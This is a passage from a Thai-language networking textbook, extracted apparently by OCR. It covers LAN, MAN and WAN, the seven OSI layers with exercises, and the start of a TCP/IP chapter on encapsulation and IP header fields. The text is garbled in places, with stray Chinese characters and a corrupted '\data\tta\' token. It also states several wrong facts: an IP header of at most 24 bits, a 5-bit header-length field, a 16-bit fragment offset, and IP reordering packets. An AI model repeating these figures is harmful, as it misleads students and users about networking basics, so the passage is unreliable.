


(b)

รูปที่ 12.7 รูปแบบการเชื่อมต่อเครือข่ายท้องถิ่น

## 2) เครือข่ายระดับเมือง (MAN)


โดยพื้นฐานแล้วระบบเครือข่ายเมืองมีลักษณะคล้ายกับระบบท้องถิ่น แต่มีอาณาเขตที่ใกลกว่าในระดับเขตเมืองเดียวกัน หรือหลายเมืองที่อยู่ติดกันก็ได้ ซึ่งอาจเป็นการให้บริการของเอกชนหรือรัฐก็ได้ เป็นการบริการเฉพาะหน่วยงาน มีขีดความสามารถในการให้บริการทั้งรับส่งข้อมูล ทั้งภาพและเสียง เช่นการให้บริการระบบโทรทัศน์ทางสาย (Cable TV) หรือระบบโครงข่ายอินเทอร์เน็ต เป็นตน รูปแบบการเชื่อมต่อแสดงดังรูปที่ 12.8



รูปที่ 12.8 รูปแบบการเชื่อมต่อเครือข่ายเมือง

### 3) เครือข่ายระดับประเทศ (WAN)


เป็นเครือข่ายคอมพิวเตอร์ที่เชื่อมโยงระบบคอมพิวเตอร์ในระยะห่างไกล เป็นเครือข่ายขนาดใหญ่ มีการติดต่อสื่อสารกันในบริเวณกว้าง เช่น เชื่อมโยงระหว่างจังหวัด หรือระหว่างประเทศ เป็นต้น การสร้างเครือข่ายระยะไกลจึงต้องอาศัยระบบบริการข่ายสายสาธารณูนิฟาย เช่น ใช้สายวางจรเข้าจากองค์การโทรศัพท์แห่งประเทศไทย หรือ การสื่อสารแห่งประเทศไทย ใช้วงจรสื่อสารผ่านดาวเทียม ใช้วงจรสื่อสารเฉพาะกิจที่มีให้บริการแบบสาธารณะ เครือข่ายระดับประเทศจึงเป็นเครือข่ายที่ใช้เชื่อมองค์กรที่มีที่ตั้งอยู่ห่างไกลกันเข้าด้วยกัน เช่น ธนาคาร หรือบริษัทขนาดใหญ่ เป็นต้น ดังรูปที่ 12.9



รูปที่ 12.9 รูปแบบการเชื่อมต่อเครือข่ายระดับประเทศ

### 3. โครงสร้างสถาปัตยกรรม OSI (Open Systems Interconnection Model)

โมเดล OSI คือ รูปแบบมาตรฐานของระบบการสื่อสาร โดยแบ่งการทำงานของระบบระบบเครือข่ายออกเป็นชั้นต่าง ๆ จำนวน 7 ชั้น เพื่อให้ผู้ผลิตสามารถแลกเปลี่ยนมาตรฐานนี้สำหรับอ้างอิงในการสร้างอุปกรณ์ให้สามารถสื่อสารร่วมกันได้อย่างมีประสิทธิภาพ โมเดล OSI นั้นถูกออกแบบโดยองค์กร ISO (International Organization for Standardization) มีการจัดแบ่งชั้นหรือเลเยอร์ออกเป็น 7 ชั้น (รูปที่ 12.10) โดยแต่ละชั้นจะทำหน้าที่แตกต่างกันและมีการโต้ตอบหรือรับส่งข้อมูลกับชั้นที่อยู่ข้างเคียงเท่านั้น แต่ละชั้นจะกำหนดรูปแบบการเชื่อมต่อ (Interface) เพื่อให้บริการกับชั้นที่อยู่ด้านล่างหรือเหนือขึ้นไป ในแต่ละชั้นมีการกำหนดหน้าที่การทำงานไว้ดังต่อไปนี้



รูปที่ 12.10 รูปแบบสถาปัตยกรรม OSI

- 1) ชั้นแอพพลิเคชัน (Application Layer) เป็นชั้นบนสุดที่มีปฏิสัมพันธ์โดยตรงกับผู้ใช้งานมากที่สุด ทำหน้าที่ในการเชื่อมต่อข้อมูลระหว่างผู้ใช้งานกับโปรแกรมใช้งานผ่านทางเมนู หรือการคลิกเมาส์ ลักษณะการทำงานส่วนใหญ่ในชั้นนี้ได้แก่ จดหมายอิเล็กทรอนิกส์ การโอนถ่ายไฟล์ข้อมูลระยะไกล การขอ

เข้าใช้ระบบคอมพิวเตอร์ในเครือข่าย การจัดแฟ้มข้อมูลในลักษณะต่าง ๆ เป็น ตน ข้อมูลที่ใช้สื่อสารเรียกว่า data

2) ชั้นพรีเซนเทชัน (Presentation Layer) เป็นชั้นที่รับผิดชอบเรื่อง รูปแบบของการแสดงผล เพื่อให้โปรแกรมทราบว่าข้อมูลที่ส่งมาผ่านเครือข่าย นั้น เป็นข้อมูลประเภทใด ซึ่งชั้นนี้ได้มีการเข้ารหัสและถอดรหัสเพื่อป้องกันการ จ่อกรรມข้อมูลด้วย ข้อมูลที่ใช้สื่อสาร คือ data

3) ชั้นเชสชั้น (Session Layer) ทำหน้าที่เกี่ยวกับการจัดการเชสชั้น ของโปรแกรม ซึ่งเชสชั้นจะช่วยทำให้สามารถสื่อสารกันได้มากกว่า 1 ของทาง โดยกำหนดจังหวะในการรับ-ส่งข้อมูลว่าจะทำงานในแบบผลักกันส่ง (Half Duplex) หรือ ส่งรับพร้อมกัน (Full Duplex) สำหรับข้อมูลที่ใช้สื่อสารกัน คือ data

4) ชั้นทรานส์ฟอร์ม (Transport Layer) ทำหน้าที่รับส่งส่งข้อมูลโดย ปราศจากความผิดพลาด โดยการตรวจสอบและแก้ไขความผิดพลาดที่เกิดขึ้น ในข้อมูล คุณจะเห็นกันและจัดเรียงลำดับข้อมูลให้ถูกต้องและมีขนาดที่เหมาะสม รูปแบบของข้อมูลที่ใช้สื่อสารกัน คือ เชกเมเนต (Segment)

5) ชั้นเน็ตเวิร์ค (Network Layer) ทำหน้าที่หลักเกี่ยวข้องกับการคุณหา เส้นทาง (Routing) เพื่อรับส่งข้อมูลไปยังเส้นทางที่สะดวก มีระยะสั้น และ รวดเร็วที่สุด รูปแบบของข้อมูลที่ใช้สื่อสารกัน คือ แพ็คเก็ต (Packet)

6) ชั้นดาต้าลิงค์ (Data Link Layer) ทำหน้าที่ตรวจสอบและควบคุม ความผิดพลาดของข้อมูลในระดับชาร์ดแวร์ และทำการแก้ไขผิดพลาดที่ได้ ตรวจพบ รูปแบบของข้อมูลที่ใช้สื่อสารกัน คือ เฟรม (Frame)

7) ชั้นกายภาพ (Physical Layer) เป็นชั้นล่างสุดของโมเดล OSI ในชั้น นี้จะกำหนดคุณสมบัติการเชื่อมต่อทางกายภาพของอุปกรณ์ที่จะนำมาเชื่อมต่อ กัน เช่น จะใช้ขั้วต่อสัญญาณแบบใด ใช้การรับ-ส่งข้อมูลแบบใด ความเร็วในการรับ-ส่งข้อมูลที่จะใช้ เป็นต้น ข้อมูลในชั้นนี้เป็นสัญญาณดิจิตอล คือ มี ระดับสัญญาณ 0 หรือ 1 โดยรูปแบบของข้อมูลที่ใช้สื่อสารกัน คือ บิต (Bit)

**สรุป:** ในบทนี้กล่าวถึงโ拓โพโลยีและประเภทของการเชื่อมต่อระบบ เครือข่าย เช่น LAN, MAN และ WAN รวมถึงอธิบายรูปแบบมาตรฐานของ ระบบการสื่อสารของระบบเครือข่าย โดยแบ่งออกเป็น 7 ชั้น ซึ่งแต่ละชั้นจะถูก กำหนดให้มีหน้าที่แตกต่างกันเพื่อให้ผู้ผลิตสามารถออกแบบได้ ใช้

โครงสร้างนี้สำหรับอ้างอิงในการสร้างอุปกรณ์ให้สามารถสื่อสารร่วมกันได้อย่างมีประสิทธิภาพนั่นเอง

### แบบฝึกหัดท้ายบท

1. ประเภทของการเชื่อมต่อเครือข่าย (Topology) มีกี่ประเภท อะไรบ้าง
2. ขอได้คือขอดีของการเชื่อมต่อแบบดาว
3. ในกรณีที่สายนำสัญญาณหลักเสียหาย การเชื่อมต่อแบบใด ได้รับผลกระทบมากที่สุด
4. ปัจจุบันการเชื่อมต่อแบบใดได้รับความนิยมมากที่สุด เนื่องจากสาเหตุใด
5. ประเภทของระบบเครือข่ายมีกี่ประเภท อะไรบ้าง
6. การเชื่อมต่อแบบ LAN เหมาะสมสำหรับใช้กับสภาพแวดล้อมแบบใด เพราะสาเหตุใด
7. การเชื่อมต่อแบบ WAN มีข้อแตกต่างกับการเชื่อมต่อแบบ MAN อย่างไร
8. ตัวแบบ OSI แต่ละชั้นทำงานที่อะไร และข้อมูลที่ใช้สื่อสารในแต่ละชั้นเรียกว่าอะไร
9. หน้าที่เขารหัสและถอดรหัสอยู่ในระดับชั้นใด
10. ในชั้นที่ 4 ทำไมจึงมีการสื่อสารแบบน่าเชื่อถือ และใช้โปรโตคอลใดในการขับเคลื่อนในการทำงานในชั้นนี้
11. ชั้นที่ 3 มีความสำคัญอย่างไรและโปรโตคอลใดทำงานในชั้นดังกล่าว呢



## บทที่ 13

### ความรู้เบื้องต้นเกี่ยวกับโปรโตคอลทีซีพี/ไอพี (Introduction to TCP/IP Protocol)

ในบทนี้จะเจาะลึกเกี่ยวกับโปรโตคอลที่สำคัญของสถาปัตยกรรมทีซีพี/ไอพี เพื่อใช้เป็นพื้นฐานสำหรับการเขียนโปรแกรมเครือข่าย โดยเฉพาะในชั้นเน็ตเวิร์ก (Network) และชั้นทรานสพอร์ท (Transport)

#### 1. สถาปัตยกรรมทีซีพี/ไอพี (TCP/IP)


TCP/IP เป็นชุดของโปรโตคอล (โปรโตคอลชั้นเน็ตเวิร์ก คือ IP ทำงานร่วมกับชั้นทรานสพอร์ท คือ TCP) ที่ถูกใช้ในการสื่อสารบนเครือข่ายอินเทอร์เน็ต มีวัตถุประสงค์เพื่อให้สามารถใช้สื่อสารจากผู้ใช้งานทางข้ามเครือข่ายไปยังปลายทางได้ โดยสามารถคุณภาพเส้นทางที่สั้นที่สุดและรับ-ส่งข้อมูลได้เองแบบอัตโนมัติ ถึงแม้ว่าในระหว่างทางอาจจะผ่านเครือข่ายที่มีปัญหา โปรโตคอลก็ยังสามารถคุณภาพเส้นทางอื่นในการส่งข้อมูลให้เป็นยังปลายทางได้

#### วัตถุประสงค์ในการออกแบบโปรโตคอลทีซีพี

- เพื่อช่วยให้สามารถติดต่อสื่อสารข้ามเครือข่ายได้ เมื่อเครือข่ายจะมีความแตกต่างกัน
- ความสามารถจัดการกับระบบเครือข่ายที่ไม่มีความเสถียรได้ เช่น ระบบเครือข่ายระหว่างทางที่เชื่อมต่อกันอยู่ไม่ต่อสนองต่อการใช้งาน (การสื่อสารล้ม) หรือถูกตัดขาด โปรโตคอลดังกล่าวสามารถเลือกเส้นทางอื่นที่การสื่อสารดำเนินต่อไปได้โดยอัตโนมัติ
- มีความคล่องตัวในการสื่อสารกับข้อมูลได้หลายรูปแบบ ทั้งแบบไม่เร่งด่วน เช่น การสนทนาออนไลน์ หรือแบบเร่งด่วน เช่น การประชุมทางไกล เป็นต้น

## การห่อหุ้มและการดีมัลติเพล็กซ์ (Encapsulation and Demultiplexing)

การรับส่งข้อมูลในตัวแบบ OSI จะต้องเรียงตามลำดับชั้น เช่น ถ้าส่งข้อมูลจากเครื่อง A ไปยังเครื่อง B ข้อมูลจะเริ่มต้นจากชั้นแอพพลิเคชันของ A >> ชั้นพรีเซนเทชันของ A >> ชั้นเชสชันของ A >> ชั้นทราบสภาพของ A >> ชั้นเน็ตเวิร์คของ A >> ชั้นดาต้าลิงค์ของ A >> และชั้นกายภาพของ A เมื่อเครื่อง B ได้รับข้อมูลแล้วจะดำเนินการเหมือนกันในทิศทางตรงกันข้ามกับเครื่อง A (เริ่มจากชั้นกายภาพของ B ไปจนถึงชั้นแอพพลิเคชันของ B) ดังรูปที่ 13.1 ข้อมูลที่ไหลผ่านในแต่ละชั้นทั้งขึ้นและลง จะทำการประกอบข้อมูลที่ได้รับมา (Data) กับข้อมูลส่วนควบคุมซึ่งถูกนำมาใส่ไว้ในส่วนหัวของข้อมูลเรียกว่า เฮดเดอร์ (Header) ภายใต้การบรรจุข้อมูลที่สำคัญของprotoocolที่ทำ การห่อหุ้มไว้ เมื่อผู้รับได้รับข้อมูล (เครื่อง B) ก็จะทำการบวนการทำงาน ย้อนกลับ ซึ่งกระบวนการย้อนกลับนี้เรียกว่า ดีมัลติเพล็กซ์ นั่นเอง



รูปที่ 13.1 ตัวอย่างการห่อหุ้มและการดีมัลติเพล็กซ์

ข้อมูลที่ผ่านการห่อหุ้มในแต่ละชั้นมีชื่อเรียกที่แตกต่างกัน ดังนี้

- 1) ข้อมูลที่มาจากผู้ใช้งานป้อนผ่านมาจากการแอพพลิเคชัน เรียกว่า ข้อมูล (Data)


### บทที่ 13:- ความรู้เบื้องต้นเกี่ยวกับพร็อโทคอลทีซีพี/ไอพี

- 2) นำเอาข้อมูล (Data) มาประกอบกับส่วนหัวของแอพพลิเคชัน  
เรียกว่า ข้อมูลแอพพลิเคชัน (Application Data) และจะถูกส่งต่อไป  
ยังพร็อโทคอลทีซีพีต่อไป
- 3) เมื่อพร็อโทคอลทีซีพีได้รับข้อมูลแอพพลิเคชันแล้ว จะนำมารวมกับ  
เอດเดอร์ของทีซีพี เรียกว่าทีซีพีเซกเมนต์ (TCP Segment) และส่ง  
ต่อไปยังพร็อโทคอลไอพีต่อไป
- 4) เมื่อพร็อโทคอลไอพีได้รับทีซีพีเซกเมนต์แล้ว จะนำมารวมกับเข้าเดอร์  
ของไอพีพร็อโทคอล เรียกว่าไอพีเดาตามาเกรม (IP Datagram) และส่ง  
ต่อไปยังชั้นดาต้าลิงค์และภาษาภาพ เรียกรวมว่า Host-to-Host (ใน  
มาตรฐานแบบ TCP/IP)
- 5) ในระดับชั้น Host-to-Host จะนาไอพีเดาตามาเกรมมาเพิ่มส่วน  
ตรวจสอบความผิดพลาด (Error Correction) และแฟลก (Flag)  
เรียกว่าอีเทอร์เน็ตเฟรม (Ethernet Frame) ก่อนจะเปลี่ยนข้อมูลเป็น  
สัญญาณไฟฟ้า ส่งผ่านสายนำสัญญาณต่อไป



TCP/IP และ OSI เป็นมาตรฐานการเชื่อมต่อเครือข่ายที่ใช้กันอย่างแพร่หลายที่สุด มีความคล้ายคลึงและความแตกต่างระหว่างกัน หนึ่งในความแตกต่างที่สำคัญคือ OSI เป็นรูปแบบแนวคิดที่ไม่ได้ใช้สำหรับการสื่อสาร ในขณะที่ TCP / IP ใช้สำหรับสร้างการเชื่อมต่อและการสื่อสารผ่านเครือข่าย

สิบเนื้องจากพร็อโทคอลทีซีพี/ไอพี ได้รับความนิยมอย่างสูง ดังนี้ จึงกล่าว  
มาเป็นตัวแบบที่สำคัญในการเชื่อมต่อเครือข่ายในทางปฏิบัติแทนตัวแบบ OSI  
ซึ่งตัวแบบ OSI ก็ถูกใช้เพียงบางอิสระเท่านั้น จุดเด่นที่สำคัญของตัวแบบทีซีพี/ไอพี  
คือ ความกระชับและง่ายต่อการใช้งานจริง โดยลดจำนวนชั้นการสื่อสารของ  
OSI จาก 7 ชั้นเหลือเพียง 4 ชั้นเท่านั้น ดังรูปที่ 13.2 โดยมีชั้นที่ 5, 6  
และ 7 ของ OSI เป็นชั้นแอพพลิเคชันของทีซีพี/ไอพี และมีชั้นที่ 1 และ  
2 ของ OSI เป็นชั้น Network access ของทีซีพี/ไอพี



รูปที่ 13.2 ความแตกต่างระหว่างแบบ OSI และ TCP/IP

โดยในแต่ละชั้นของโครงสร้างทีชีพ/ไอพี สามารถอธิบายได้ดังนี้

## 2. ชั้นเชื่อมต่อเครือข่าย (Network interface)

ทำหน้าที่รับข้อมูลจากชั้นไอพีแล้วแปลงเป็นสัญญาณไฟฟ้าส่งไปยังปลายทางให้สำเร็จ การเชื่อมต่อเป็นแบบโหนดต่อโหนดหรือเพื่อนบ้านกับเพื่อนบ้านเท่านั้น เมื่อปลายทางได้รับข้อมูลก็จะแปลงจากสัญญาณไฟฟ้าเป็นข้อมูลส่งให้กับชั้นสูงขึ้นไป

## 3. ชั้นอินเทอร์เน็ต (The Internet Layer)


ข้อมูลที่ใช้สำหรับสื่อสารกันในชั้นนี้เรียกว่า แพ็คเก็ต (Packet) เนื่องจากโครงข่ายที่ใช้สำหรับสื่อสาร เป็นแบบสลับซองสื่อสารในระดับแพ็คเก็ต (packet-switching network) ซึ่งเป็นรูปแบบการสื่อสารที่ไม่มีความต่อเนื่อง (Connectionless) และแพ็คเก็ตมีอิสระในการเดินทางข้ามระบบเครือข่าย เช่น เมื่อส่งข้อมูลเข้าสู่ระบบเครือข่าย ข้อมูลเหล่านั้นจะถูกตัดแบ่งให้มีขนาดเล็ก ๆ เรียกว่าแพ็คเก็ต (โดยปกติขนาดของแพ็คเก็ตจะมีขนาดที่สามารถเดินทางบนช่องทางสื่อสารที่มีขนาดต่ำ ๆ ได้) แพ็คเก็ตเหล่านี้จะเดินทางไปยัง

### บทที่ 13:- ความรู้เบื้องต้นเกี่ยวกับพร็อโทคอลทีซีพี/ไอพี

ปลายทางโดยไม่จำเป็นต้องเดินทางไปเส้นทางเดียวกันและไม่จำเป็นต้องถึงพร้อมกัน หรือเรียงลำดับกัน โดยพร็อโทคอลไอพีซึ่งอยู่ในชั้นนี้จะทำหน้าที่จัดเรียงแพ็กเก็ตเพื่อประกอบกลับเป็นข้อมูลให้ถูกต้องเมื่อตอนเดิม

#### 1) อินเทอร์เน็ตพร็อโทคอลหรือไอพี (Internet Protocol: IP)

ไอพี เป็นพร็อโทคอลในระดับชั้นเน็ตเวิร์ค ทำหน้าที่จัดการเกี่ยวกับที่อยู่ของเครื่อง และคนหาเส้นทางที่ดีที่สุดให้กับแพ็กเก็ต ซึ่งกลไกดังกล่าวสามารถปรับเปลี่ยนเส้นทางได้แบบอัตโนมัติ ถ้าข้อมูลที่กำลังรับ-ส่งไม่สามารถเดินทางไปในเส้นทางเดิมได้ และรองรับคุณสมบัติการแยกและประกอบdataagram ที่มีขนาดที่แตกต่างกันได้ ทำให้สามารถประยุกต์เอาไอพี ไปใช้ร่วมกับพร็อโทคอลอื่นได้หลากหลายนิด เช่น Ethernet, Token Ring หรือ Apple Talk เป็นต้น รูปแบบของไอพีเขตเดอร์แสดงดังรูปที่ 13.3



รูปที่ 13.3 IP header

โดยปกติไอพีเขตเดอร์จะมีขนาดสูงสุดไม่เกิน 24 บิต ยกเว้นในกรณีที่มีการเพิ่ม option บางอย่าง แต่ละพิลดของไอพีเขตเดอร์มีความหมายดังนี้

- Version: หมายเลขเวอร์ชันของพร็อโทคอล ซึ่งปัจจุบัน คือ เวอร์ชันที่ 4 (IPv4) และเวอร์ชันที่ 6 (IPv6) พิลดนี้มีขนาด 4 บิต
- Length: ความยาวของเขตเดอร์ พิลดนี้มีขนาด 5 บิต


- Service Type (TOS): ใช้เป็นข้อมูลสำหรับเราเตอร์ในการตัดสินใจเลือกเส้นทางการเรາต์ข้อมูลในแต่ละ\data\tta\แกรม แต่ในปัจจุบันไม่ได้มีการนำไปใช้งานแล้ว พิล์ดนี้มีขนาด 8 บิต
- Packet Length: ความยาวทั้งหมดของ\data\tta\แกรม (มีหน่วยเป็นไบต์) ซึ่งขนาดสูงสุดที่รองรับได้ คือ  $2^{16} = 65535$  ไบต์ (พิล์ดนี้มีขนาด 16 บิต) แต่ในการสื่อสารจริง ข้อมูลจะถูกแบ่งออกเป็นส่วน ๆ ตามขนาดของ MTU ที่กำหนดในชั้น\data\tta\ลิงค์ และนำมารวมกันอีกรึเมื่อส่งถึงปลายทาง เอพพลิเคชั่นส่วนใหญ่จะมีขนาดของ\data\tta\แกรมไม่เกิน 512 ไบต์
- Identification: เป็นหมายเลขของ\data\tta\แกรม ในกรณีที่มีการแยก\data\tta\แกรม เมื่อข้อมูลส่งถึงปลายทางจะนำข้อมูลที่มี identification เดียวกันมารวมกัน พิล์ดนี้มีขนาด 16 บิต
- Flag (DF + MF): ใช้ในกรณีที่มีการแยก\data\tta\แกรม พิล์ดนี้มีขนาด 3 บิต
- Fragment Offset: ใช้ในการกำหนดตำแหน่งของข้อมูลใน\data\tta\แกรมที่มีการแยกส่วน เพื่อให้สามารถนำกลับมาเรียงต่อกันได้อย่างถูกต้อง พิล์ดนี้มีขนาด 16 บิต
- Time to Live (TTL): กำหนดจำนวนครั้งที่มากที่สุดที่\data\tta\แกรมจะถูกส่งระหว่าง hop (การส่งผ่านข้อมูลระหว่างเน็ตเวิร์ค) เพื่อป้องกันไม่ให้เกิดการส่งข้อมูลโดยไม่สิ้นสุด โดยเมื่อข้อมูลถูกส่งไป 1 hop จะทำการลดค่า TTL ลง 1 เมื่อค่าของ TTL เป็น 0 และข้อมูลยังเดินทางไปไม่ถึงปลายทาง ข้อมูลนี้จะถูกยกเลิกส่ง และเราเตอร์สุดท้ายจะส่งข้อมูล ICMP เแจกลับมา'yังต้นทางว่าเกิด time out ในระหว่างการส่งข้อมูล พิล์ดนี้มีขนาด 8 บิต
- Transport: ระบุโปรโตคอลที่ส่งใน\data\tta\แกรม เช่น TCP, UDP หรือ ICMP พิล์ดนี้มีขนาด 8 บิต
- Header Checksum: ใช้ในการตรวจสอบความถูกต้องของข้อมูลในเอนเดอร์ พิล์ดนี้มีขนาด 16 บิต
- Sender IP Address: หมายเลขไอพีของผู้ส่งข้อมูล พิล์ดนี้มีขนาด 32 บิต

### บทที่ 13:- ความรู้เบื้องต้นเกี่ยวกับโปรโตคอลทีซีพี/ไอพี

- Destination IP Address: หมายเลขอเปิ๊งผู้รับข้อมูล พลายนี้มีขนาด 32 บิต
